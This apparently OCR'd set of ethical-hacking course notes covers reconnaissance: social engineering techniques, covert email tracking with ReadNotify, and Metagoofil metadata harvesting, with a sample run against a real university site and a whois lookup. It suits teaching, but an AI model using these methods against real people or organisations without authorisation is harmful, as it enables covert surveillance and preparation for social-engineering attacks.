
The regional Internet registry system evolved over time, eventually dividing the responsibility for management to a registry for each of five regions of the world.

- Collecting RIR information using whoislookup

✓



✓



❖ Social engineering


Gain all about an individual and their relationships; good for social engineering. There are various techniques that fall in this category. A few of them are:

- ✓ Eavesdropping – Attacker tries to record personal conversation of the target victim with someone that's being held over communication mediums like Telephone.
- ✓ Shoulder Surfing – In this technique Attacker tries to catch the personal information like Email id, password, etc. of the victim by looking over the victim's shoulder while the same is entering(typing/writing) his/her personal details for some work.
- ✓ Dumpster diving
- ✓ Impersonation

Sometimes the attacker may trick the victim to grab his personal information by phishing.

❖ Archieve.org (The wayback machine)

Archived version refers to the older version of the website which existed in a time before and many features of the website has been changed. archieve.org is a website that collects snapshots of all the website at a regular interval of time. This site can be used to get some information that does not exist now but existed before on the site.
Archive.org (aka The Wayback Machine) allows you to find archived copies of websites form which you can extract information.



❖ An organization's website

If an attacker wants to look for open source information, which is information freely provided to clients, customers, or the general public then simply the best option is: "ORGANISATION's WEBSITE".

❖ Search through a lot of different engines


Major search engines have an alert system for any updates that occur such as Google. After using search engines, move onto looking for information relating to the URL


❖ Financial Services for Info Gathering - Finance websites allow you to gather info about company officers, profiles, etc.
❖ Public & Restricted Websites - websites that are not intended to be public but to be restricted to a few
❖ Location and Geography - Important to know location for dumpster diving, social engineering, & other techniques. Use people search, google maps, google earth
❖ Email tracking allows to track when the email is read, if it's forwarded, time spent reading, links visited, types of server used, OS.

- ✓ Polite mail
- ✓ Email lookup
- ✓ Who read me
- ✓ Email header
- ✓ Read notify are some tools that are used to track mails.

How to read email full headers?

- ✓ Open the email you want to check the headers for.
- ✓ Next to Reply, click More and then Show original.
- ✓ Copy the text on the page.
- ✓ Open the Message header tool.
- ✓ In "Paste email header here," paste your header.
- ✓ Click Analyze the header above.





- Readnotify


ReadNotify is the original tracking service of its kind, and remains the most powerful and reliable email and document tracking service in the world today. In short - ReadNotify tells you when your tracked emails and documents are opened / re-opened / forwarded and so much more.

How to use:

- ✓ First make sure you are registered with either a Free Trial or Subscription
- ✓ Compose your email as usual in your own email program --> type: .readnotify.com on the end of your recipients email address (they won't see this) eg; drakecn@yahoo.com.readnotify.com --> send the email.
- ✓ Once you have sent a tracked email you can log in to your ReadNotify account to see the status of it.

ReadNotify will endeavour to provide the following in your tracking reports:

- ✓ Complete delivery details
- ✓ Date and time opened
- ✓ Approximate geographic location of recipient
- ✓ Map of location (available on paid subscriptions)
- ✓ Recipients IP address
- ✓ Referrer details (ie; if accessed via web email account etc)
- ✓ URL clicks
- ✓ How long the email was read for
- ✓ How many times your email was opened
- ✓ If your email was opened on a different computer (such as forwarded)



- Metagoofil

Metagoofil is a very powerful OSINT information gathering tool, developed by Edge Security. In essence, Metagoofil is used to extract metadata from the target. It supports various file types, including pdf, doc, xls and ppt.

- ✓ Options


```
optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN             Domain to search.
  -e DELAY              Delay (in seconds) between searches. If it's too small Google may
                        block your IP, too big and your search may take a while. DEFAULT:
                        30.0
  -f                    Save the html links to html_links_<TIMESTAMP>.txt file.
  -i URL_TIMEOUT        Number of seconds to wait before timeout for unreachable/stale pages.
                        DEFAULT: 15
  -l SEARCH_MAX         Maximum results to search. DEFAULT: 100
  -n DOWNLOAD_FILE_LIMIT
                        Maximum number of files to download per filetype. DEFAULT: 100
  -o SAVE_DIRECTORY     Directory to save downloaded files. DEFAULT is cwd, "."
  -r NUMBER_OF_THREADS  Number of search threads. DEFAULT: 8
  -t FILE_TYPES         file_types to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx). To
                        search all 17,576 three-letter file extensions, type "ALL"
  -u [USER_AGENT]       User-Agent for file retrieval against -d domain.
                        no -u = "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com
/bot.html)"
                        -u = Randomize User-Agent
                        -u "My custom user agent 2.0" = Your customized User-Agent
  -w                    Download the files, instead of just viewing search results.
```

✓

```
┌──(kali㉿kali)-[~]
└─$ metagoofil -d www.sjp.ac.lk -t pdf -l 15 -n 5 -o /home/kali/Desktop/metagoofil.html
[+] Adding -w for you
[*] Downloaded files will be saved here: /home/kali/Desktop/metagoofil.html
[+] Creating folder: /home/kali/Desktop/metagoofil.html
[*] Searching for 15 .pdf files and waiting 30.0 seconds between searches
[+] Downloading file - [273094 bytes] https://www.sjp.ac.lk/wcup/doc/10_Annans_Mini_Review.pdf
[+] Downloading file - [614680 bytes] https://www.sjp.ac.lk/wcup/doc/Flyer_APSN2016.pdf
[+] Downloading file - [284023 bytes] https://www.sjp.ac.lk/wcup/doc/2015_Provincial_Invention_
Exhibition_Application_Form_English.pdf
[+] Downloading file - [6320990 bytes] https://www.sjp.ac.lk/pdf_uploads/Student_Hand_Book_Engi
lsh.pdf
[+] Downloading file - [439541 bytes] https://www.sjp.ac.lk/wcup/doc/%E0%B7%83%E0%B7%92%E0%B6%8
2%E0%B7%84%E0%B6%BD.pdf
[+] Total download: 7932328 bytes / 7746.41 KB / 7.56 MB
[+] Done!
```

❖ Link Extractor - this tool locates & extracts the internal and external URLs for a given location

https://webmasterstoolkit.com/LinkExtractor.php



❖ whoislookup

Whois Record for HackThisSite.org

Domain Profile

Registrant Org	Data Protected
Registrant Country	us
Registrar	eNom, Inc. IANA ID: 48 URL: http://www.enom.com Whois Server: whois.enom.com abuse@enom.com (p) 14252982646
Registrar Status	clientTransferProhibited
Dates	6,270 days old Created on 2003-08-10 Expires on 2021-08-10 Updated on 2020-07-12
Name Servers	C.NS.BUDDYNS.COM (has 10,647 domains) F.NS.BUDDYNS.COM (has 10,647 domains) G.NS.BUDDYNS.COM (has 10,647 domains) H.NS.BUDDYNS.COM (has 10,647 domains) J.NS.BUDDYNS.COM (has 10,647 domains)
Tech Contact	–
IP Address	137.74.187.100 - 1 other site is hosted on this server
IP Location	- Hauts-de-france - Roubaix - Ovh Sas
ASN	AS16276 OVH, FR (registered Feb 15, 2001)
Domain Status	Registered And Active Website
IP History	39 changes on 39 unique IP addresses over 16 years
Hosting History	15 changes on 10 unique name servers over 16 years

Website

Website Title	500 SSL negotiation failed.
Response Code	500


Whois Record (last updated on 2020-10-09)


```
Domain Name: HACKTHISSITE.ORG
Registry Domain ID: D99641092-LROR
Registrar WHOIS Server: whois.enom.com
Registrar URL: http://www.enom.com
Updated Date: 2020-07-12T08:05:03Z
Creation Date: 2003-08-10T15:01:25Z
Registry Expiry Date: 2021-08-10T15:01:25Z
Registrar Registration Expiration Date:
Registrar: eNom, Inc.
Registrar IANA ID: 48
Registrar Abuse Contact Email: abuse@enom.com
Registrar Abuse Contact Phone: +1.4252982646
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registrant Organization: Data Protected
Registrant State/Province: WA
Registrant Country: US
Name Server: C.NS.BUDDYNS.COM
Name Server: F.NS.BUDDYNS.COM
Name Server: G.NS.BUDDYNS.COM
Name Server: H.NS.BUDDYNS.COM
Name Server: J.NS.BUDDYNS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/wicf/)

For more information on Whois status codes, please visit https://icann.org/epp
```

❖ HTTrack

HTTrack is a free (GPL, libre/free software) and easy-to-use offline browser utility.

It allows you to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer. HTTrack arranges the original site's relative link-structure. Simply open a page of the "mirrored" website in your browser, and you can browse the site from link to link, as if you were viewing it online. HTTrack can also update an existing mirrored site, and resume interrupted downloads.



